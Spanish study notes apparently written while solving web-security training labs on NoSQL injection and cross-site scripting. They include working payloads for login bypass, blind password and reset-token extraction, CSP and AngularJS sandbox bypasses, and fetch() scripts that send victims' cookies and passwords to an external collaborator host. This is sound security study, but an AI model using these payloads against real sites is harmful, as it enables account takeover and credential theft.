- Probaremos esta condición JS `' || 1 || '` que se convierte a `%27%7C%7C%31%7C%7C%27` y en MOngoDB se ve como `'fizzy' || '1'='1'`, quiere decir que el campo es fizzy o `1 = 1`, condición booleana
- También probaremos esto --> `""`{ ;$Foo} $Foo \xYZ`
- En JSON probaremos --> `{"username": {"$ne": "invalid"}}`

- en URL --> `username[$ne]=invalid`
- Si no funciona probaremos método de solicitud de GET a POST
- Cambiar el Content-Type cabeza de a application/json .
- Añadir JSON al cuerpo del mensaje.
- Inyectar operadores de consulta en el JSON.

### #Operadores

- `$where` - Coincide con documentos que satisfacen una expresión de JavaScript.
- `$ne` - Coincide con todos los valores que no son iguales a un valor especificado.
- `$in` - Coincide con todos los valores especificados en un array.
- `$regex` - Selecciona los documentos en los que los valores coinciden con una expresión regular especificada.
- Lo siguiente quiere decir, que si el JSON no procesa esta entrada, mostrará todos los users y passwords diferentes a invalid  
`{"username": {"$ne": "invalid"}, "password": {"$ne": "invalid"}}`
- Lo siguiente apunta a una de esas cuentas con una contraseña distinta de ''  
`{"username": {"$in": ["admin", "administrator", "superadmin"]}, "password": {"$ne": ""}}`
- Tras enumerar usuarios podemos mandar esto al intruder para averiguar la passwd desde el JSON  
`{"username": "admin", "password": {"$regex": "^\w*?"}}`
- Tambien podemos saber la passwd probando caracteres si la web tarda en cargar el tiempo que le decimos:  
`admin'+function(x){var waitTill = new Date(new Date().getTime() + 5000);while((x.password[0]==="a") && waitTill > new Date()){};}(this)+'`  
`admin'+function(x){if(x.password[0]==="a"){sleep(5000)};}(this)+'`

## Restricciones

- Si la consulta de MongoDB lleva `this.released == 1`, significa que no atenderá a una interacción que no sea la que pide
- Utilizaremos un byte nulo --> `=Gift'%00`

## Instalaremos Content Type Converter:

Extensión que convierte las peticiones de JSON a XML o viceversa

## Lab - Detectando NoSQL injection

Poniendo `'` ya conseguimos un error, también obtenemos alguna ruta de un JS y el puerto donde corre el servicio MONGODB

## Internal Server Error

```
Command failed with error 139
(JSInterpreterFailure): 'SyntaxError:
unterminated string literal :
functionExpressionParser@src/mongo/scripting
/mozjs/mongohelpers.js:46:25' on server
127.0.0.1:27017. The full response is {"ok": 0.0,
"errmsg": "SyntaxError: unterminated string
literal
:\nfunctionExpressionParser@src/mongo/scripti
ng/mozjs/mongohelpers.js:46:25\n", "code":
139, "codeName": "JSInterpreterFailure"}
```

Ponemos '|||' y sale en el output por lo que es inyectable

```
1 GET /filter?category=Pets'||||'x| HTTP/2
```

## Lab - Explotando operadores NoSQL

En la petición POST de LOGIN y observamos cómo hay algún error por lo que la web es inyectable

```
{
  "username": {
    "$ne": "invalid"
  },
  "password": {
    "$ne": "invalid"
  }
}
```

---

authentication

[Internal Server Error](#)

[Back to lab home](#)

[Back to lab description](#)

Query returned unexpected number of records

»

Utilizamos expresión regular, no nos da error por lo que copiamos la petición y visitamos la página para que el navegador procese el login

```
{
  "username": {
    "$regex": "admin.*"
  },
  "password": {
    "$ne": ""
  }
}
```

Request in browser

In original session

## Lab - Explotando NoSQL injection extracción de datos

El enunciado dice que la password posee sólo palabras en minúscula

Con ctrl +U puedo encodear en URL lo seleccionado

```
1 GET /user/lookup?user=
'11111's HTTP/2
2 Host:
Oac9007d03ed1456800b94290048
0011.web-security-academy.net
3 Cookie: session=
64IuSY7N8s7Q1IzKwJy0QZEEY3Ee
xWv2
4 User-Agent: Mozilla/5.0
(Windows NT 10.0; Win64;
x64; rv:124.0)
Gecko/20100101 Firefox/124.0
5 Accept: */*
```

```
1 HTTP/2 200 OK
2 Content-Type:
application/json;
charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 96
5
6 {
7   "username": "administrator"
8   ,
9   "email":
"admin@normal-user.net",
9   "role": "administrator"
10 }
```

Este payload comprueba la longitud de la contraseña, tendremos que acertar el campo password

```
administrator" && this.password.length < 30 || 'a'=='b
GET /user/lookup?user=administrator'+$26$26>this.password.length==8||+'a'$3d$3d'b
```

Mandaremos la petición al intruder con este payload con clusterbomb dónde nos fijaremos en el Length, en los numeros del 0 al 7 y pondremos la contraseña en orden

```
administrator" && this.password[$o$]=='$a$
```

```
GET /user/lookup?user=administrator'+$26$26>this.password[$o$]$3d$3d'$a$ HTTP/2
```

Request	Payload 1	Payload 2	Status code	Respons...	Error	Redire...	Timeout	Length
164	1	r	200	122	0			209
233	7	y	200	87	0			209
82	0	i	200	78	0			209
219	2	x	200	53	0			209
220	3	x	200	53	0			209
222	5	x	200	52	0			209
214	6	w	200	47	0			209
104	4	k	200	45	0			209

## Lab - Explotando NoSQL para extraer campos desconocidos

Podemos averiguar que campos existen en MongoDB con estos payloads, o haciendo un ataque de diccionario aplicando la variable en el campo

- `Lookup?username=admin"+%26%26+this.password!%3d"`
- `admin' && this.username!="`
- `admin' && this.foo!="`
- `{"username":"wiener","password":"peter", "$where":"o"} --> probar con 1`  
añadimos operadores
- podemos inspeccionar un campo de daos haciendo fuerza bruta  
`"$where":Object.keys(this)[0].match('^.{0}a.*")`

Probamos con una regex, nos dice que la password debe cambiar

```
https://0ae0003a0490a25a8133
499400970013.web-security-ac
ademy.net
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "username": {
    "$regex": "carl.*"
  },
  "password": {
    "$ne": ""
  }
}
```

Account locked: please rese  
password

Username

Password

[Forgot password?](#)

Resetearemos la passwd

Please enter your username or email

carlos

**Submit**

Vemos que podemos añadir un campo al JSON ya que no hay errores

```
Content-Length: 55
Origin:
https://0ae0003a0490a25a8133
499400970013.web-security-ac
ademy.net
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "username": "wiener",
  "password": "peter",
  "$where": "0"
}
```

Invalid username or password

Username

Password

[Forgot password?](#)

**Login**

Sin embargo un valor verdadero lo acepta

```
Origin:
https://0ae0003a0490a25a8133
499400970013.web-security-ac
ademy.net
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

{
  "username": "carlos",
  "password": {
    "$ne": "invalid"
  },
  "$where": "1"
}
```

Account locked: please reset  
password

Username

Password

[Forgot password?](#)

Probaremos un object match mandandolo al intruder añadiendo 2 Payloads -->  
trataremos de averiguar sus campos

- 1 Payload tratará de números del 1 al 20

```
{"username": "carlos", "password": {"$ne": ""},  
"$where": "Object.keys(this)[1].match('^.($S)SS.*')")
```

Hacemos una coincidencia del error de cuenta bloqueada, esas serán las peticiones  
que queremos ya que aceptará la web que hay una de esas letras en la posición que  
indica el primer payload

## ② Grep - Match

These settings can be used to flag result items containing spe

Flag result items with responses matching these expressio

Paste	
Load ...	
Remove	
Clear	
Add	
Account locked: please reset your password	

Obtenemos estos campos:

- username
- password
- email
- id
- newPwdTkn

Request	Payload 1	Payload 2
967	0	u
633	2	e
824	4	n
907	3	r
638	7	e
552	5	a
926	1	s
805	6	m

En festa petición vemos que sucede si ponemos los campos obtenidos:


```
GET /forgot-password?  
newPwdTkn=invalid HTTP/2  
1 "Invalid token"
```

Probaremos en el intruder el campo del token --> newPwdTkn

```
{"username": "carlos", "password": {"$ne": ""},  
"$where": "this.newPwdTkn.match('^.($S)SS.*')"}  
1 "Invalid token"
```

Request	Payload 1	Payload 2
80	12	c
125	13	e
135	2	f
138	5	f
1168	0	0
1176	9	0
1223	1	2
1258	3	4
1284	7	5

Gracias al grepeo establecido sabemos que caracteres son



Obtenemos token y clickamos btn + right --> copiar response en browser

```
GET /forgot-password?
newPwdTkn=02f48f8560abce86
```

## XSS

Primero El intérprete lee las etiquetas HTML para saber los bloques que hay, después parsea el JS, por lo que si añadimos una etiqueta `</script>` para poner un payload, lo leerá en orden pero detectará una etiqueta rota

Un alert es una prueba de que se puede ejecutar código JS en la web

¿Qué riesgos tiene un XSS?

- Se hace pasar o disfrazarse como el usuario víctima.
- Cualquier acción que el usuario pueda realizar.
- Lee los datos a los que el usuario pueda acceder.
- Captura las credenciales de inicio de sesión del usuario.
- Desfiguración virtual del sitio web.
- Inyecte la funcionalidad troyana en el sitio web.

Inspeccionando en la etiqueta buscaremos para DOM XSS:

- `document.write()
- document.writeln()
- document.domain

- element.innerHTML
- element.outerHTML
- element.insertAdjacentHTML
- element.onevent

En Jquery si encontramos estos, podemos hacer DOM XSS:

- `add()
- after()
- append()
- animate()
- insertAfter()
- insertBefore()
- before()
- html()
- prepend()
- replaceAll()
- replaceWith()
- wrap()
- wrapInner()
- wrapAll()
- has()
- constructor()
- init()
- index()
- jQuery.parseHTML()
- \$.parseHTML()

## AYUDAS XSS

- <https://tinyxss.terjanq.me/>
- jaVasCript:-///\*\///\*///\*oNcliCk=alert()  
)//%0D%0A%0d%0a//<stYle/<titLe/<teXtarEa/<scRipt/-  
-!>\x3csVg/<sVg/oNloAd=alert()//>\x3e
- 
- <input%20type="button"%20onclick="alert(%27te%20vulnero%27);%"%20value="boton"  
>
- <button%20type="autofocus"%20onclick="alert(%27Te vulnero%27);">
- <img%20src="x"%20onerror="alert(%27Te vulnero nene%27)">
- 
- ";alert("Te vulnero");//" --> estamos comentando el resto
- <script>{onerror=alert}throw 1337</script>
- <script>onerror=alert;throw 1337</script>

- Tenemos las etiquetas, atributos y payloads de PortSwigger-->
- <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
- <https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/XSS/robot-friendly/XSS-Cheat-Sheet-PortSwigger.txt>

## Lab - XSS Reflected

Simplemente en la barra de búsqueda ponemos y refrescamos

⊕ 0a1800fd043beefc827e9cf100e500c8.web-security-academy.net
Search

Adaya dame chuches

Aceptar

## Lab - XSS Stored

Al refrescar podemos ver lo que hemos puesto, esto es muy útil para mandar cookies a servers externos, sacar una cookie o cargar otros archivos a los usuarios que visiten esta pag.

[Leave a comment](#)

Comment:

<script>alert('Adaya dame más chuches')</script>

Name:

nombre

Email:

si@si.com

Website:

<https://www.chuches.com>

## Lab - DOM XSS

Al ser una vuln basada en documento, trackeamos con burpsuite para ver que nos devuelve:

```
<script>
  function trackSearch(query) {
    document.write('');
  }
  var query = (new URLSearchParams(window.location.search)).get('search');
  if(query) {
    trackSearch(query);
  }
</script>
```

Nos damos cuenta que en la query ya esteríamos dentro de código JS así que es fácil de eludir con:

```
"onload=alert('chuches')>
```

Search

## Lab - DOM XSS en document.write unido a location.search

EL documento habla de que la función `document.write` es vulnerable al poder cargar elementos JS simplemente cerrando las etiquetas que hay en la url mirando el código Podemos poner una & para delimitar

```
» location.search
← "?productId=1&holo"
```

The screenshot shows the Burp Suite interface with the Network tab selected. At the top, there are tabs for Inspector, Consola, and Depurador, with Depurador being the active tab. Below the tabs are three buttons: Fuentes, Contorno, and Buscar. The main area displays a file tree under the 'Hilo principal' node. The 'product?productId=1&holo' file is highlighted with a blue selection bar at the bottom of the tree.

Observamos que se añade lo que especificamos en la URL  
y.net/product?productId=5&tak&storeId=cityzen

Check stock

Inspector Consola Depurador Red Editor de estilos Rendimiento Memoria

en HTML

```
<div id="price">$59.26</div>

<label>Description:</label>
▶ <p>...</p>
▶ <p>...</p>
▶ <p>...</p>
▶ <p>...</p>
▼ <form id="stockCheckForm" action="/product/stock" method="POST"> event
  <input required="" type="hidden" name="productId" value="5">
  <script>...</script>
  ▼ <select name="storeId">
    <option selected="">cityzen</option>
    <option>London</option>
    <option>Paris</option>
    <option>Milan</option>
```

Vemos que taaak se escribe fuera por lo que podemos escribir en el código

▼ taaak

London

Paris

Milan

```
product?productId=5&tak&storeId=cityzenak</option></select>taak
```

```
product?productId=5&storeId=</option></select><img src=1 onerror=alert('tak')>
```

## Lab - DOM XSS sink innerHTML desde location.search

Simple, ponemos esto en el buscador y obtenemos un alert

Search

## Lab - DOM XSS en JQuery buscando href en código fuente

Tras inspeccionar, veo que hay un href a url= returnPath en la zona de submit feedback

Al realizar esto, vemos que en el source code se añade, ¿Qué más puedo añadir?

```
feedback?returnPath=/sa
```

sa

```

<input required="" type="email" name="e
<label>Subject:</label>
<input required="" type="text" name="su
<label>Message:</label>
<textarea required="" rows="12" cols="3
▶ <button class="button" type="submit">...
<span id="feedbackResult"></span>
<script src="/resources/js/jquery_1-8-2
▼ <div class="is-linkback">
  ::before
    espacio en blanco
      <a id="backLink" href="/sa">Back</a>
    </div>

```

Pruebo este payload

```
?returnPath=javascript:alert(document.cookie)
```

Le doy al botón back para reproducir el alert

**Submit feedback**

< Back

## Lab - DOM XSS JQuery selector hashchange

ctrl+shift+f buscaremos dónde está el JS vulnerable en la web desde el depurador

The screenshot shows the Chrome DevTools DevTools panel with the 'Depurador' (Debugger) tab selected. In the 'Fuentes' (Sources) section, a search bar has the text '<script' entered. Below the search bar, there's a list of results: 'archivos a excluir' (files to exclude) and 'p.ej. \*\*/node\_modules/\*\*,app.js'. The search results section shows '5 resultados' (5 results) with two entries: 'resources/js/jquery\_1-8-2.js (1 match)' and '(index) (4 matches)'. The first result from 'jquery\_1-8-2.js' is highlighted with a yellow background, showing the line: '2 ^(?:GET|HEAD)\$/, cp=/^\/\//, cq=/\?/, cr=...'. The second result from '(index)' shows several script tags.

Encontramos el código

```

<script>
$(window).on('hashchange', function(){
  var post = $('section.blog-list h2:contains(' + decodeURIComponent(window.location.hash.slice(1)) + ')');
  if (post) post.get(0).scrollIntoView();
});
</script>

```

Ponemos #, lo que se refiere a encontrar una sección de la página, pero le pondremos un payload en vez de la sección esperada

```
#<img src=1 onerror=print()>
```

Ponemos esto en el exploit server, direccionando a la web víctima

Body:

```
<iframe src="https://0a70005f036c5c93819d665100640062.web-security-academy.net/#" onload="this.src += '<img src=1 onerror=print()>'>
```

The screenshot shows a browser window with a URL like https://0a70005f036c5c93819d665100640062.web-security-academy.net/. The page content includes a heading 'WE LIKE TO BLOG' and a photo of a person working with clay. On the right side of the browser, there is a print dialog box open with the following settings:

- Imprimir** button.
- 3 hojas de papel**.
- Destino**: OneNote for Windows 10.
- Copias**: 1.
- Orientación**: Vertical (selected).
- Páginas**: (empty).

## Lab - DOM XSS en Angular con comillas Dobles

Si hay un elemento `ng-app` el HTML será procesado por AngularJS

The screenshot shows a search interface with the query "ng-app". The results list shows the following code snippet:

```
<!DOCTYPE html>
<html> event scroll
  ><head> ...
  ><body class="ng-scope" ng-app="">
```

Below the code, it says "0 search results for """.

The screenshot shows a search interface with the query "{{on.constructor('alert(1))}}". The results list shows the following code snippet:

```
\"-alert(1)//
```

[< Back to Blog](#)

## Lab - Reflected DOM XSS

No pinta el output, ya que no escapa los \ ni / y las " delimitan la siguiente operación, en

el response del json, cuando ponemos las " se pone en negro el siguiente texto

The screenshot shows a search interface with the query "\"-alert(1)//". The results list shows the following code snippet:

```
\"-alert(1)//
```

Obtenemos Flag -->

## 0 search results for 'NaN'

## Lab - Stored DOM XSS

Simplemente escaparemos con <>, se puede ver en el response del postID

### Leave a comment

Comment:

```
<>
```

```
GET /post/comment?postId=3 HTTP/2
```

```
{
  "avatar": "",
  "website": "",
  "date": "2024-04-08T11:54:47.772443384Z",
  "body": "<><img src=\"x\" onerror=alert'tak'>",
  "author": "wewe"
},
```

## Lab - XSS Reflected con etiquetas y atributos block por WAF

El WAF bloquea algunas palabras por lo que tendremos que poner los atributos que no estén bloqueados:

- &nbsp; --> es un espacio
- &lt; &gt; es --> <>

Realizamos un escaneo y podemos injectar algunos tags o atributos ya que no bloquea todos

Cross-site scripting (reflected) https://0aa90031042e... / search parameter High Firm

The payload <LvaEc> was submitted in the search parameter.

Mandamos al intruder la petición de search sólo con <\$\$>

**Copy tags to clipboard**

0		200
21	body	200
33	custom tags	200

Ahora probamos lo siguiente a ver que eventos acepta

```
GET /?search=<body+$$=1> HTTP/2
```

Copy events to clipboard		
10	onbeforeinput	200
13	onbeforetoggle	200
31	ondragexit	200
44	onformdata	200
82	onratechange	200
85	onresize	200
87	onscrollend	200
97	onsuspend	200

Probamos con onresize a ver si nos saca el evento de impresión

The screenshot shows a browser window with a search bar containing the code <body onresize=print()>. Below the search bar is a message: "context with most tags and attributes blocked https://0aa90031042e10e0810e3fec00bd0037.web-security-academy.n...". To the right is a purple "Search" button. On the right side of the screen, there's a "Print" dialog box. The "Destino" section shows "OneNote for Windows 10" as the selected option. The "Imprimir" button is visible at the top of the dialog.

Vemos que es afirmativo así que en el servidor de explotación -->

## Lab - Reflected XSS con todos los tags block excepto los personalizados

Realizamos un escaneo activo y volvemos a encontrar una vuln similar

Cross-site scripting (reflected) https://0a2f0098047e... / search parameter High Firm

The payload <UsAdz> was submitted in the search parameter

Mandamos al intruder la petición del search con <> y podemos introducir etiquetas ligeramente modificadas

Payload	Status c...
200	200
a2	200
animate	200
animatemotion	200
animatetransform	200
audio2	200
custom tags	200
iframe2	200
image2	200
image3	200
img2	200
input2	200
input3	200
input4	200
set	200
video2	200

Ahora en el intruder ponemos

``<input2 \$\$=1/> para ver el evento que nos deja poner, resulta que todos

Vamos al servidor de explotación y ponemos este payload-->

Le damos a view exploit y vemos la cookie

## Lab - Reflected XSS con eventos y atributos href bloqueados

al escanear la web vemos que tiene un XSS con el atributo a y svg

Pondremos este payload -->

```
<svg><a><animate attributeName=href values=javascript:alert(1) /><text x=20  
y=20>Click me</text></a>
```

Click me

0 search results for '

```
ne=href values=javascript:alert(1) /><text x=20 y=20>Click me</text></a>
```

## Lab - simple SVG alert attack

Probamos en el intruder

<svg \$\$=1> sale solo el evento onbeing

Request	Payload	Status c... ^
0		200
15	onbegin	200

También salen estas etiquetas

Payload	Status c... ^
	200
animatetransform	200
image	200
svg	200
title	200

Buscamos en el cheatsheet de Portswigger la palabra onbeing, le ponemos la etiqueta animetransform y que coincida con onbeing

```
<svg><animatetransform onbegin=alert(1) attributeName=transform>
```

Search

## Lab - XSS Reflected con corchetes encodeados en HTML

Decido hacer un encodeado a HTML >`img src=x onload=alert(1)`>

Da como resultado `<img src=x onload=alert(1)>

## Lab - Stored XSS en un href

## Leave a comment

Comment:

xss

Name:

xss

Email:

xss@xss.es

Website:

javascript:alert('teeek')

AL hacer un Get del sitio web sale el alert



XSS | 09 April 2024

pek

## Leave a comment

Comment:

XSS

⊕ 0aa8005

teeeeek

## Lab - Reflected XSS en un link

Pulsando alt+shift+X tenemos flag después de poner en la url

t/?'accesskey='x'onclick='alert(1)'

También podemos ponerlo en un input con el atributo hidden de un campo que encontramos

<input type="hidden" accesskey="X" onclick="alert(1)">

## Lab - Reflected XSS escapando script

Probando etiquetas vemos que nos deja meter ` , simplemente probamos lo siguiente

0 search results for '</script><script>alert(document.all);</script>'

</script><script>alert(1);</script>

Search

## Lab - Reflected XSS con corchetes encodeados

Copn estas dos cadenas obtengo flag

aaa'; alert(1); let saas='ads

Search

```
+alert('tak')+'
```

Search

si pongo ';alert(1)'; sería lo mismo

## Lab - Reflected XSS comillas dobles encodeadas y comillas simples escapadas

Realizo un escaneo activo y encuentro un XSS-Reflected, no puedo aplicar valores tipo char:

The payload 71297\';alert(1)//994 wa

Con la \ escapo la comilla y con // comento el resto

```
\';alert(document.cookie)//
```

## Lab - Stored XSS con onclick con doble comillas encodeadas , comilla simple y barra de escape

```
&apos;-alert(document.domain)-&apos;  
'-alert(document.domain)'
```

## Leave a comment

Comment:

este

Name:

este

Email:

teste@este.com

Website:

[http://loquesea?&apos;-alert\(1\)-&apos;](http://loquesea?&apos;-alert(1)-&apos;)

## Lab - literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

`${alert(1)}`

`Search`

`${alert(1)}`

## Lab - angular JS

Primer XSS con Angular --> `'a'.constructor.prototype.charAt=[].join  
$eval('x=alert(1)')`

En este lab eval no está definido así que utilizamos orderby:

`[123]|orderBy:'Some string'`

EN ANgular el | significa ordenar a la izquierda o a la derecha, y puede que acepte una expresión

Ponemos esto en la url

```
1&toString().constructor.prototype.charAt%3d[].join;  
[1]|orderBy:toString().constructor.fromCharCode(120,61,97,108,101,114,116,40,49  
,41)=1 Los usos de exploit toString() para crear una cadena sin usar comillas.  
Entonces consigue el String prototipo y sobrescribe el charAt función para cada  
cuerda. Esto rompe efectivamente la caja de arena AngularJS. A continuación,  
una matriz se pasa a la orderBy filtro. A continuación, establecemos el  
argumento para el filtro mediante el uso de nuevo toString() para crear una  
cuerda y la String Propiedad de la constructora. Finalmente, usamos el  
fromCharCode método generar nuestra carga útil mediante la conversión de  
códigos de caracteres en la cadena x=alert(1). Porque el charAt` función ha sido  
sobrescrito, AngularJS permitirá este código donde normalmente no lo haría.
```

## 1 search results for {{value}}

---

### Lab - Reflected XSS con escape de caja AngularJS y CSP

```
<script> location='https://YOUR-LAB-ID.web-security-academy.net/?  
search=%3Cinput%20id=x%20ng-focus=$event.composedPath()|orderBy:%27(z=alert)  
(document.cookie)%27%3E#x';  
</script>
```

El exploit utiliza la `ng-focus` evento en AngularJS para crear un evento de enfoque que eluda CSP. También utiliza `$event`, que es una variable AngularJS que hace referencia al objeto de evento. El `path` propiedad es específica de Chrome y contiene una serie de elementos que desencadenaron el evento. El último elemento de la matriz contiene el `window` objeto.

Normalmente, | operación en JavaScript, pero en AngularJS indica una operación de filtro, en este caso el `orderBy` filtro. El colon significa un argumento que se está enviando al filtro.

En la discusión, en lugar de llamar a la `alert` función directamente, lo asignamos a la variable `z`. La función sólo se llamará cuando el `orderBy` operación que llega a la `window` objeto en el `$event.path` array. Esto significa que se puede llamar en el ámbito de la ventana sin una referencia explícita a la `window` objeto, eludiendo efectivamente AngularJS `window` compruebas.

### Lab - XSS exploit to steal cookies

Puedo enviar las cookies de la víctima a nuestro dominio, y luego utilizar esas cookies para hacernos pasar por ella

- La víctima podría no estar conectada.
- Muchas aplicaciones ocultan sus cookies de JavaScript usando el `HttpOnly` - bandera.
- Las sesiones podrían estar bloqueadas a factores adicionales como la dirección IP del usuario.
- La sesión podría salir antes de que puedas secuestrarla.

```
<script> fetch("https://BURP-COLLABORATOR-SUBDOMAIN", { method: 'POST', mode: 'no-cors', body:document.cookie }); </script>
```

## Leave a comment

Comment:

```
<script>
fetch('https://r0sbj2xaq6srkx7kjuctmpdogfm6awyl.oastify.com', {
method: 'POST',
mode: 'no-cors',
body:document.cookie
});
</script>
```

Name:

Email:

Website:

Damos por hecho que un cliente clica en el comentario, por lo que envía a nuestro Collaborator Server OAST la sesión con la cookie  
Pulsamos Poll Now en collaborator

2024-Apr-11 10:28:20.079 UTC

HTTP

r0sbj2xaq6srkx7kjuctmpdogfm6awyl

`secret=4nji0JlexCZcHubdT0QeZmdT4c0bRSNg; session=7z8VZJLGbH3uxPk4RbH1uJ46opNr0kLR`

Ahora cambiamos los valores de la sesión en la weeb cada vez que interactuemos , para que nos de permisos de admin

# Lab - Exploiting XSS to capture passwords

Podremos hacer esto si un a víctima tiene un gestor de passwords y realiza un autocompletado

La víctima directamente verá los comentarios y pondrá su user y password

## Leave a comment

Comment:

```
<input name=username id=username>
<input type=password name=password onchange="if(this.value.length)fetch('https://acquvl9t2p4awgj3vdocy8p7syypmga5.oastify.com',{
method:'POST',
mode: 'no-cors',
body:username.value+':'+this.value
});">
```

Name:

asdas

Email:

as@wefsa.com

Website:

http://tonistark.com

**Post Comment**

En Burp Collaborator obtenemos un envío de una IP con los siguientes parámetros

39	2024-Apr-11 10:46:09.688 UTC	HTTP	acquvl9t2p4awgj3vdocy8p7syypmga5	34.253.173.2
----	------------------------------	------	----------------------------------	--------------

administrator:ljesra0rkzbj3qhn9ofm

Así se ve el HTML puesto en la WEB



asdas | 11 April 2024

tek

•••

En el momento que escribes, burp collaborator recibe parámetros en HTTP History si hacemos un MITM

## Lab - Exploiting XSS to perform CSRF

Tenemos este payload

```
<script> var req = new XMLHttpRequest(); req.onload = handleResponse;  
req.open('get', '/my-account', true); req.send(); function handleResponse() { var  
token = this.responseText.match(/name="csrf" value="(\w+)"/)[1]; var changeReq  
= new XMLHttpRequest(); changeReq.open('post', '/my-account/change-email',  
true); changeReq.send('csrf=' + token + '&email=test@test.com') };</script>
```

Dejaremos este script, en el que cada usuario que entre será redireccionado a la página de change mail y le cambiaremos el correo, pudiendo tener ese correo para ver todas su bandeja

## Leave a comment

Comment:

```
<script>
var req = new XMLHttpRequest();
req.onload = handleResponse;
req.open('get','/my-account',true);
req.send();
function handleResponse() {
    var token = this.responseText.match(/name="csrf" value="(\w+)/)[1];
    var changeReq = new XMLHttpRequest();
    changeReq.open('post', '/my-account/change-email', true);
    changeReq.send('csrf=' + token + '&email=test@test.com')
};
```

Name:

csrf

Email:

csrf@csrf.com

Website:

http://csrf.com

```
POST /my-account/change-email HTTP/2
Host: 0adb009104bledd581ec171c003100c4.web-security-academy.net
Cookie: session=2bfNJYCd2RtigZ46Xay617D5goCHv1Mq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101
Firefox/124.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Origin: https://0adb009104bledd581ec171c003100c4.web-security-academy.net
Dnt: 1
Referer:
https://0adb009104bledd581ec171c003100c4.web-security-academy.net/my-account?id=winner
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers


email=toni%40toni.s&csrf=XstRArwTHxsa91zCn086RnCFZxucRGt
```

Vemos que el csrf es otro y nos ha llevado a cambiar el correo tras entrar en la página dónde hemos dejado el payload

```
1 POST /my-account/change-email HTTP/2
2 Host: 0adb009104bledd581ec171c003100c4.web-security-academy.net
3 Cookie: session=2bfNJYCd2RtigZ46XaY617D5goCHvlMq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
5 Accept: */*
6 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: text/plain;charset=UTF-8
9 Content-Length: 63
0 Origin: https://0adb009104bledd581ec171c003100c4.web-security-academy.net
1 Dnt: 1
2 Referer:
https://0adb009104bledd581ec171c003100c4.web-security-academy.net/post?postId=4
3 Sec-Fetch-Dest: empty
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Site: same-origin
6 Te: trailers
7
8 csrf=XgtEArwIHxee9lzsCH086Ro2FZxycEGT&email=testazo@testazo.com
```

## Lab - XSS Reflected protegido por CSP, con bypass CSP

A un  la web responde así, reflejando el payload pero el CSP previene el ataque



Contiene un report token, en el que podemos injectar nuestras propias directivas

```

1 HTTP/2 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Content-Security-Policy: default-src 'self'; object-src 'none';script-src 'self';
style-src 'self'; report-uri /csp-report?token=
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 11
6
7 "Not Found"

```

Utilizaremos este payload en la barra de búsqueda -->

```
%3Cscript%3Ealert%281%29%3C%2Fscript%3E&token=;script-src-elem%20%27unsafe-
inline%27
```

